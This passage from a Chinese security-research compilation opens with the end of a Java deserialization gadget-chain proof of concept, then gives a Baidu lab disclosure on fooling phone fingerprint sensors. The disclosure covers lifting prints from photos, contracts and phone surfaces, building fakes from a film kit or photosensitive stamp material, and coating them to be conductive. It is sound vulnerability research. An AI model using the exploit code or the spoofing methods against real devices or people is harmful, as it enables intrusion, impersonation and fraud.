    TCOBJECT proxy = Util.makeProxy(new Class[]{Map.class}, handler, ser);
    hashsetData.addData(proxy);
    linkedHashSet.addClassDescData(linkedhashsetDesc, linkedhashsetData);
    linkedHashSet.addClassDescData(hashsetDesc, hashsetData, true);
    ser.addObject(linkedHashSet);
    ser.write("/tmp/ser");
    ObjectInputStream in = new ObjectInputStream(new FileInputStream(new
File("/tmp/ser")));
    System.out.println(in.readObject());
}
}
```

有对文章内容感兴趣的小伙伴可以加作者的微信号公众号 n1nty-talks , 欢迎技术交流。

九、参考资料

[1] <http://wouter.coekaerts.be/2015/annotationinvocationhandler>

这一篇资料帮助非常大，整个 payload 的思路就是这篇文章提出来的。作者对序列化机制有长时间的深入研究。

[2] <https://gist.github.com/frohoff/24af7913611f8406eaf3>

[3] https://github.com/pwntester/JRE8u20_RCE_Gadget

360 A-Team

360 A-TEAM 是隶属于 360 企业安全集团旗下的纯技术研究团队。团队主要致力于 Web 渗透，APT 攻防、对抗，前瞻性攻防工具预研。从底层原理、协议层面进行严肃、有深度的技术研究，深入还原攻与防的技术本质。

欢迎严肃的安全技术人员加入：cert@360.net

【安全研究】

深度剖析：手机指纹的马奇诺防线

作者：小灰灰@百度安全实验室

文章来源：【Seebug】<https://paper.seebug.org/471/>

一、前言

如今越来越多的智能设备都采用了各种各样的生物特征识别技术，例如指纹、虹膜、人脸等。在大家心中，这些生物识别都是安全性极高，不会有风险的。但是我们深入研究后发现，其实这些生物特征识别技术都存在传感器容易被欺骗的安全问题。同时在今年的 10 月 24 日举行的 Geekpwn 破解大赛上，我也向大家展示了常见生物特征识别的破解 show。由于现场电源干扰的原因导致指纹采集噪点过多，指纹破解 show 存在些小的问题没有成功展示。应安全界朋友邀请，特以本文对手机指纹的安全问题做深入剖析。

为了更清晰的给大家展示指纹识别使用过程中的安全风险，同时也是希望各个手机厂商增强对指纹识别传感器的安全性重视，百度安全实验室对常见手机型号进行了大量测试，编写并发布了这个智能设备指纹安全调研报告，包含指纹识别的原理、攻击方法、测试统计等。测试结果非常令人忧虑，所有测试品牌和指纹芯片都没有承受我们的 5-5 攻击（制作过程不超过 5 分钟，耗材不超过 5 角钱）。我们呼吁手机厂商以及指纹芯片厂商重视这个威胁，保持对持续对抗的技术投入，并且在重要场合使用复合认证技术，不要采用单一指纹认证做大额转账等高敏感操作授权。

同时我们也需要指出，实现手机上的假指纹攻击需要攻击者拿到对方手机这个前提，而对于大部分国内用户而言，这个风险并不大。指纹解锁和指纹支付目前已经十分流行，在网络环境下也比 Pin Code/Password 等传统手段更安全。我们不希望普通用户因为这个安全问题产生对指纹识别验证的恐慌。同时我们也提醒带有指纹识别功能的手机用户：请妥善保管自己的手机，防止他人轻易拿到。只要坏人拿不到手机，指纹复制攻击也是无法实施的；而手机一旦落到坏人手中，指纹复制攻击将可能是他们最好的突破口。

二、指纹图像提取原理

现阶段，任何一种生物特征识别，都是通过传感器把生物特征投影成像为数字信号，指纹也不例外。具体来说分为指纹图像提取、预处理、特征提取、比对等步骤。




图 1 指纹图像提取原理

根据指纹图像提取技术的不同，现阶段主要分为光学指纹识别模块、半导体（电容）指纹识别模块两大类。我们希望通过这些指纹图像提取模块工作原理的介绍，让大家对硬件传感器层面有更直观更深入的了解，同时便于对后续攻击方法的整体理解。

2.1 光学指纹识别

因为这个技术应用的最早，现在依然有很多门禁、打卡机等等在使用这种技术。技术原理是利用光的折射和反射。优点是造价低、可靠性高。不过由于光学本身的特点，所以想要集成到小模块当中，应用到手机上是个难点。另外光学指纹识别之前有一个麻烦的地方，就是如果手上有油污或者汗水，识别效果就会大幅度降低。

当光源在全反射角以上，就是光源侧着照进去时，光线会侧着反射出去，在反射光的角度用镜头拍摄，就能拍到很亮的背景。如果指纹在棱镜表面光源照亮的区域接触，那么指纹凸出的部分（脊线）和棱镜接触，凹下的部分（谷线）不会接触，接触部分因为全反射效应会有一个受抑制的情形（光线从脊线接触的地方透射出去了），反射光的对应区域会变弱，这时候CMOS传感器会收到一个脊线暗、谷线亮的图像，原理图如图2所示：



图 2 光学指纹模块工作原理（全反射角以上）

而当光源在全反射角以下时，光线从正下方射入，这时候光线不会从棱镜上透射出去，但是手指与棱镜接触的区域，光线会发生所有角度的散射，这时候就会出现凸出的脊线部分为亮（看起来就像是接触到玻璃的脊线把光都导走了并且亮了），谷线为暗（没有接触的部分CMOS看到的是黑色底板反射的黑像），这样就可以形成指纹图像，例如我手中的光学指纹模块就是这种，工作时成像如图3所示。当没有手指放入的时候，由于CMOS只看到了反射的黑底板，会呈现全黑的图像，光路图如图4所示。




图 3 CMOS 传感器看到的指纹成像




图 4 光学指纹模块光路图部分 (全反射角以下)



图 5 FPC 1042 光学指纹模块整体结构图

图 6 左边是这款 FPC 1042 光学指纹识别模块采集到的图像，其他光学型号类似，特点是图像分辨率较低、间断点较多、受手湿等影响较大。例如图 6 右边是在手上有水的情况下成像。




图 6 光学指纹模块采集到的图像以及手上有水时的成像

2.2 电容指纹识别

电容式指纹识别要比光学式的复杂许多，其原理是将压力感测、电容感测等感测器整合于一块芯片中，当指纹按压芯片表面时，会感应放出瞬间电压导向手指（我们会发现各种电容传感器周围都会有一圈金属圈，为的就是把电荷导向手指），这时硅传感器成为电容的一个极板，手指则是另一极板，每一个像素的电容感测器会根据指纹波峰与波谷距传感器距离的不同而产生相应的电荷差，最终所有像素的感测器形成 8bit 的灰度图像，原理图如图 7 所示。




图 7 电容指纹识别模块原理



图 8 FPC 1020 电容指纹传感模块 (传感器+主控)

这里以国内常见的 FPC1020 电容指纹传感器为例，给大家介绍下结构。

我们可以发现，采集部分结构比较简单，由一个比 5 角硬币还小的传感器便完成了采集任务，相比于光学传感器体积小、集成度高。所以这种传感器广泛应用于手机、便携设备等地方。（例如早期指纹手机 H 厂商的 M 系列就是直接采用的这片 FPC1020 传感器，国内很多高级门锁、保险箱也是采用的这款）

图 9 是这款电容指纹识别模块采集到的图像：




图 9 电容指纹传感器采集到的指纹图像

从图像中我们可以明显感觉到采集精度、抗干扰等相比光学指纹传感器都有了明显提高，同时采集速度也快了很多。

这些指纹模块一般都支持二次开发（传感器+主控芯片），具有指纹图像采集、指纹比对的功能，既可以使用内置算法对获取图像进行特征匹配给出结果，又可以支持图片下载到用户端进行其他算法的匹配、公民指纹图像采集等。我们主要是用了其中的图片下载功能对指纹进行复制、研究。而手机中、我们平常见到的指纹锁等，不会存储用户的指纹图像，仅会存储几组指纹的特征数。

三、指纹识别匹配算法

最基础的指纹图像已经获取到，有的同学可能会认为指纹的匹配就是用传感器现在获取到的指纹图像与最初存储的图像做比对。实际上考虑传输&存储成本、效率等问题，指纹的识别匹配算法是通过对传感器获取到的指纹图像进行迅速提取特征，对特征进行比对实现的。

整体的特征提取需要如下步骤：图像预处理、指纹图像增强、二值化、细化、提取特征点等。其中指纹图像增强方面最为重要，众多学者做了大量研究工作。



图 10 指纹识别匹配算法流程

由于网上关于指纹识别算法信息很少，没有较为完整的实现，部分实现方法也千奇百怪（甚至有通过图片相似度实现，效果大打折扣）。我们通过分析实际使用的指纹系统并查阅大量论文，给大家整理下一般的指纹识别算法流程，并通过代码实现，希望通过这些具体的步骤，让大家更直观的理解指纹识别软件层面的处理、识别方法。

3.1 预处理

我们以上面通过电容传感器得到的指纹为例，这张图片的主要问题有：



图 11 电容传感器采集到的指纹图像以及存在的问题

首先进行图像预处理，主要是规格化和图像分割。规格化是把不同原图像的平均灰度和对比度调整到一个固定的级别，为后续处理提供一个较为统一的图像规格，以减少不同指纹图像之间的差异。图像分割是把指纹前景区与背景区分开。指纹图像的前景区是由脊线和谷线交替组成的，其灰度统计特性中局部灰度方差比较大，而指纹图像的背景区，这一值是很小的。基于这一特性，可以利用图像的局部方差对指纹图像进行分割，去除无用图像部分。

图 12 是通过局部方差获取到的图像分割边界，后续处理都是在这个边界里进行：



图 12 边界计算后的图像蒙版




图 13 指纹的方向场

3.2 图像增强

这里首先介绍下指纹的图像增强处理。我们通过图 6 以及图 9 可以知道，通过传感器采集到的指纹纹理并不是十分清晰，而且经常会伴有中断、粗细不均等现象。为了“修复”这些瑕疵，让指纹特征更好的体现出来（例如让纹理看起来更平滑、统一），引入了这种处理方法，利用相关的算法完成修复增强效果。

首先我们来求一下方向场和频率。方向图是指纹图像中脊的走向所构成的点阵，是指纹图像的一种变换表示方法，它包含了指纹形状和特征点的重要信息。这些信息为后续的去除指纹

干扰&噪点滤波，提供了每个块的重要的方向、频率信息，作为一个重要的参数传递给下一步的方向滤波。

Lin Hong 等人提出了一种利用梯度算子求取方向图的方法。通过这种算法，得到上面指纹的方向场图像，同时存储方向场数组（大家仔细观察，每个块的方向跟对应位置的指纹纹理走向是一致的），如图 13 所示。

下面我们来引入对指纹纹路的滤波优化。一般一幅指纹图像是脊线和谷线组成的线条状图像，因此其灰度直方图应表现明显的双峰性质，但是由于指纹采集时受到各种噪声的影响（采集设备污染、手指干燥&脱皮等），使得实际得到的灰度直方图往往并不呈现双峰性质，并且伴有中断、纹路深浅、粗细不均等（可参见图 6 的情况）。因此一般的基于灰度像素处理的图像增强方法如色阶调整、直方图校正、对比度增强、锐化等很难取得明显的效果（大家可以把这些图像放到 PS 里各种处理，发现不管怎么处理，不均匀的粗细、中断等都无法解决）。

为了解决这些问题，我们尝试使用 Gabor 滤波对指纹图像进行处理。对于指纹图像，局部区域的纹线分布具有较稳定的方向和频率，根据这些方向和频率数值，如果尝试设计出相应的带通滤波器就能有效地在局部区域对指纹进行修正和滤波。由于 Gabor 滤波器可以同时在时域和频域上获得最佳的分辨率，具有良好的带通性和方向选择性，可以采用 Gabor 滤波器来实现指纹图像的增强。经过滤波器的增强，指纹图像会变得粗细均匀、平滑、修补间断点等。

$$h(x, y; \phi, f) = \exp\left\{-\frac{1}{2}\left[\frac{x_\phi^2}{\delta_x^2} + \frac{y_\phi^2}{\delta_y^2}\right]\right\} \cos(2\pi f x_\phi)$$

其中 $\begin{bmatrix} x_\phi \\ y_\phi \end{bmatrix} = \begin{bmatrix} \sin \phi & \cos \phi \\ -\cos \phi & \sin \phi \end{bmatrix} \begin{bmatrix} x \\ y \end{bmatrix}$

图 15 Gabor 滤波器的一般形式

图 15 即为 Gabor 滤波器的一般形式，其中 Φ 表示滤波器的方向， f 表示 脊线形成的正弦波频率， δ_x 和 δ_y 为沿 X 轴和 Y 轴的空间常量， x 、 y 为每个像素的位置。结合之前得到的每个块的方向场数组，同时这里设定频率为常数（很多研究表明，指纹频率在一定范围内不影响整体滤波效果），带入处理结果如下：



图 16 使用 Gabor 滤波器处理后的指纹



图 17 细化处理后的指纹图像

通过结果可以看到，指纹图像经过 Gabor 滤波后变得十分平滑均匀，这为后续的特征点确定打下基础。

3.3 二值化及细化

指纹图像二值化的目的是把灰度指纹图像变成 0、1 的二值图像，使指纹的纹线信息更加清晰简洁。二值化方法较为简单，主要是根据一个阈值进行像素去留判断，这里就省略。由于指纹图像二值化以后，纹线仍具有一定的宽度，为了进一步压缩数据，简化、统一特征提取的计算，需对指纹图像进行细化处理。这里使用基于领域的判断算法，决定某个象素该移去还是保留。如图 17 既是细化后的指纹图像。

3.4 特征点提取

最后就是对细化后的指纹图像取特征点了。提取原则是根据细化后的图像，提取分叉、交汇、末端、单独点作为特征点，同时在一定距离范围内减少过多特征点、删去边界特征点。我们来看下最终提取结果：



图 18 指纹图像的特征点提取结果

可见红框中既为指纹的特征点，其中标注出的关键点均是指纹纹路的末端、交汇等。最终把特征点存储在只有指纹模块才能访问的存储器中。当下一次指纹进行比对时，用同样方式提取特征点，并把特征点数组进行逐个对比。结合手指的一些蠕变变形误差、传感器误差等，当匹配误差小于一定阈值（例如使用排序算法，逐个匹配特征点，存在一个点与邻点的关系和原始特征相比，距离误差小于 5%，位置角度误差小于 10 度），可认为是同一个手指，比对通过。

我们来总结下传统的指纹比对识别过程。指纹纹路对于每个人来说都是唯一不变的，利用这个特征我们可以用来进行身份验证。但是由于指纹图像受传感器污染、按压力度大小、脱皮、干燥等影响，初始图像并没有很直观、统一的特征，同时存在很多噪点、干扰，需要对其进行进一步归一化、滤波处理。处理后便可进行指纹特征的提取，以便特征存储或比对。

但是由于小型化、易用性的需求，现在的指纹识别传感器在手机上已经做的非常小了，需要在更小的空间上对指纹特征进行识别提取，相应的传感器单位面积分辨率也会大大提高，软件识别算法也有些变化。篇幅原因，这里不做展开。

四、假指纹的攻击实现

通过上面对原理的介绍，我们可以了解到，手机等设备通过指纹特征进行特征提取、身份验证。这里面就会存在一个真假指纹的问题，而我们的攻击目标便是：如何制作出一个假指纹并像真指纹一样通过验证。

通过大量分析研究，我们提出了如下两个攻击思路：

- 1、通过指纹采集的方式获取原始指纹图像，进而制造一个假体指纹，可以通过认证

2、通过文件读取等获取到指纹特征文件，根据指纹特征制造一个假体指纹，可以通过认证

由于指纹特征一般情况下都采用了安全存储，平常较难获取到，我们这篇文章主要研究下思路1，具体概括如下：

我们首先通过指纹膜的制作，证明假指纹制作的可行性以及活体检测的普遍缺失。然后寻找出获取到一个人的指纹纹路图像的有效方法。最后通过指纹膜中一些原理的启发，结合刚刚得到的指纹纹路图像，制作出可以骗过传感器的假指纹。

我们希望通过这些探究和实际测试，可以给大家直观的展示指纹识别所存在的安全风险，展示一些简单又有效的指纹采集方式，让模块生产商、厂商、用户对这些攻击方法予以重视，并加以防范改进。

4.1 重现 007 中的指纹膜

通过一些影视剧作品，我们可以发现假体指纹的制造在很多年以前就已经存在了（1971年的007电影首次出现指纹膜），现在主要在考勤机代打卡、驾校代签到等场景中有使用。通过万能的X宝（由老司机指点，较为隐蔽），我们购买到了指纹膜制作套件。套件根据卖家询问：按手指时机器是否发光，会推荐光学或者电容型。我们两种都购买了，来研究其制作过程。

制作说明（参见图19）：

- 1、滴几滴蜡烛到纸上，没干透的时候把指纹印按上；
- 2、另取1毫升胶，3滴左右固化剂，搅拌均匀，将搅拌好的胶转移到刚才印的指纹印中间，盖上个塑料袋，从中间往两边抹平；
- 3、等一个小时后，揭下指纹印，大功告成。



图 19 电容版指纹膜制作套件及说明



图 20 手指和指纹膜都具有导电性

跟着步骤做了个模型，兴冲冲的测试了多个手机（包括几款最新型号）模块（包括光学模块），发现均可以顺利解锁。同时经过仪器测试，材料中包含导电硅粉，具有导电性（参见图 20），结合之前的成像原理，我们可以总结出如下结论：

- 1、不论是光学或者电容传感器，根据前面提到的成像原理，成像都需要制造出指纹的凹凸。
- 2、各个系统所谓的活体识别（稍后介绍各产品在这方面的描述）貌似并没有奏效的，所测试十余款设备均可解锁。
- 3、如果可以做出具有凹凸、任意成型纹路的假指纹，便可直接骗过光学传感器。
- 4、如果在这个基础上再实现导电特性，便会直接骗过电容传感器。

总结一下就是：通过测试发现，现阶段设备对假指纹的鉴别非常有限，只要复制出指纹的纹路并且具有导电特性即可。

同时，通过制作自己的假指纹我们已经成功实现了解锁手机等通过验证。但是这种制作实际上是没有安全风险/攻击场景的！我们在制作的过程中，需要把手指放到蜡烛等上面去定型制作指纹模具，然后再用其他成型材料去倒模，最终得到指纹假体。试想：谁会让你去拿着你的手指去按压、定型呢？这只能是一种自己制作自己假指纹的行为，以此来指纹打卡签到等。

所以，我们把攻击目标确定为：获取并仿制出别人的指纹纹路，以此来骗过传感器通过验证。**不过首先需要解决第一个问题：如何获取到别人的指纹纹路信息？**

4.2 第一步：指纹图像获取

经大量测试，有以下几种有效途径均可顺利取到有效指纹（这些方法都可以通过简单的手机相机实现，不需要电影里那些玄乎的技术）：

直接获取：

带有指纹的高清晰照片（例如领导人挥手示意时）；

合同、按手印活动等上面的指纹图像；

通过模具成型获取到的指纹（例如明星在星光大道留下的掌印，有时精度较低）。

间接获取：

获取手机、玻璃杯、指纹模块等上面留下的指纹痕迹；

用电容指纹传感器经过伪装成按钮、特制的门把手等得到的指纹。

下面举例说明。

1. 合同中指纹获取：

使用手机拍带有指纹印的合同等，即可提取可用的指纹纹路信息，便于后续假指纹制作等。




图 21 手机拍下的某份带有指纹印章的合同

如下是用手机拍摄的这枚指纹进行预处理、图像增强、细化后的结果：



图 22 对指纹印章进行预处理、图像增强、细化后的结果

总之，只要是提取到了指纹纹路图像，就可以对图像进行进一步优化处理了。由于后续步骤一样，以下只展示提取原始指纹灰度图像部分。

2. 相机拍摄的图片中指纹获取：




图 23 普通相机拍下的带有手指的照片



图 24 对手指进行二值化获取到的指纹紋路

3.手机后壳上的指纹获取（可以清晰的看到，换一种角度/一种光照，这些指纹就可以变得很明显了）



图 25 用手机拍摄的某手机背面，在灯光斜射下指纹清晰展现



图 26 手机背面指纹二值化后的图像

顺便说一句，其实指纹图像获取会有很多方法、扩展。例如我也是个摄影爱好者，曾经成功的用佳能 70-200 镜头获取到了 10 米外的笔记本电脑屏幕上的指纹，也算是一种远程打击了吧。

同时，这里必须指出，指纹图像的获取是在破解指纹验证中至关重要的一环，可以说**只要获取到了指纹图像，就成功了一大半了**。因为图像里面已经包含了指纹的全部原始信息，后面要做的无非就是拿着图像或者图像对应的特征，让传感器正常感应/感光，同时绕过各种活体检测拦路虎，完成对传感器的欺骗。

4.3 第二步：假指纹的制作

我们已经成功获取到目标的指纹图像了，那如何重制出高精度的假指纹呢？我们测试了包括高精度3D打印、针式打印机成型、导电墨水打印机多层打印、激光雕刻等多种技术方案，这些方案有个共同的特点：由机械进行传动成像成型。由于机械部件之间往复运动会存在一定的旷量，位置传感器、电机通常也有一定的误差，最终导致分辨率有限，现有这些设备均无法满足指纹细小纹路的精度要求，成型模型细看上去会呈一定程度的非线性（当然，我们猜测几十万+的工业级设备例如超高精度3D打印可以完成这个工作，但是成本太大）。

既然这些激光头、打印头无法满足精度需求，我们又把目光放到了腐蚀成像这种不依靠机械，而是依靠光学 or 化学进行成型的方案，例如光敏成型、化学腐蚀成型。这种方案的特点是：只要原像清晰，由于是对原像进行投影成像，最终成像会无限接近原像，肉眼一般无法分辨。考虑到精度、成本、速度等因素，最终选用了一种光敏成型方案，灵感来自于光敏刻章方法，下面简单介绍下这种技术。

光敏印章是上个世纪九十年代初由日本发明的，它使用了一种超微泡材料完成成型，其表面的微孔孔径非常小。这种材料在受到强光照射的时候，见光部分会瞬间吸收大量的光能，温度迅速上升并达到熔点，使材料表面发生光氧化及热交联作用，最终效果是迅速收缩塌陷，而不受光射部分保持之前的状态。

根据光敏材料的这种特性，人们在材料表面覆盖了一张用黑白激光打印机打印出的印章图像（最好使用硫酸纸这种透明纸），在受到强光照射时，白色透光部分就会收缩塌陷，而黑色部分保持原平面高度，最终形成一个具有凹凸不平表面的印章图像，速度和精度比原始的刻章快了好多。



图 27 指纹印章制作过程

受到光敏印章的启发和指纹识别的成像原理（光学和电容指纹，都需要有凹凸不平的表面），我们想到如果把打印的印章图像换成指纹纹路图像，是不是也可以成型出凹凸不平的指纹纹路

呢？经过大量测试发现，只要调整指纹纹路的粗细和强光的功率，完全可以满足假指纹制作的精度要求。

我们以图 21 中的指纹图像作为样本，尝试制作指纹印章。具体的细节出于安全目的本文就不详述了。我们可以看到，使用这种方法生成的指纹印章如果再沾上些印泥，印出来的指纹图像可以和实际用手指印生成的指纹图像相比十分相似，甚至很难做区分，存在很高的合同欺诈等风险。如图 28 所示（如果不告诉大家，大家会发现左边的那个指纹是用印章印出来的吗？）



图 28 用指纹印章伪造真实指纹图像

指纹印章的测试证明了光敏方法可以生成精度较好的指纹模型，可以得到了和原指纹纹理一样的具有凹凸不平的假指纹模型。

这种方案的优点如下：

成型快，瞬间成型（小于一秒），优于紫外线腐蚀照射等长时间等待；

精度高，完全满足指纹识别需求；

成本低（耗材一次成本不超过 5 角，辅助设备生活中常见：激光打印机、普通闪光灯、透明纸、玻璃板）。

经测试，制作出来的假指纹可以顺利解锁智能门锁、考勤、门禁等光学指纹模块，但对电容指纹模块似乎没有效果。回想之前我们通过滴蜡模具做的假指纹，是可以通过电容模块的，同时具备导电的特性。所以我们光敏成型的假指纹如果需要通过电容模块，必须具备导电性，也就是需要在凹凸不平的整个表面覆盖一层导电材料，同时不影响本身纹理。这种材料可能是一种粉末、或是液体状的。

我们首先想到的是铅笔粉，容易获取到同时具有导电特性。经测试，如我们所料，在抹上一层均匀的铅笔粉末后，假指纹模型可以顺利的通过验证。但是这种方法的成功率较低（与无

法均匀覆盖有关)，同时发现测试两次以后，由于粉末掉落，导致失去导电性。但是这种方式证明了我们的方向是正确的，后续又测试了几种材料，最终发现一种导电液体可以很好的在表层形成均匀的导电膜，而且晾干后会一直覆盖在表面不易脱落。其成本也很低廉。

五、假指纹问题受影响统计

至此，我们完成了在已有目标指纹图像的前提下，顺利的解锁了目标设备（包括光学、电容传感器）。为了证明指纹生物特征安全风险的严重性、广泛性，我们做了一系列测试和统计，统计结果显示**市面主流的指纹识别方案均受假指纹问题的影响**。我们希望通过对照主流手机假指纹风险进行测试，并基于这些较为全面的测试结果，让传感器生产商、手机厂商直观的看到这种安全风险广泛的受影响面，以及当前每种识别方案存在的具体问题。

如下是统计详情：

5.1 手机常见指纹识别方案

我们对常见的手机指纹识别方案进行了调研，发现市面上主要有：

AuthenTec 方案（苹果已经收购该公司，主要提供给 I 系列手机使用）；

FPC 方案（主流方案，早期 Android 手机大量采用，当前出货量级依然 top2）；

汇顶方案（汇顶科技是近来新起之秀，国内多款畅销、旗舰手机均有使用）。

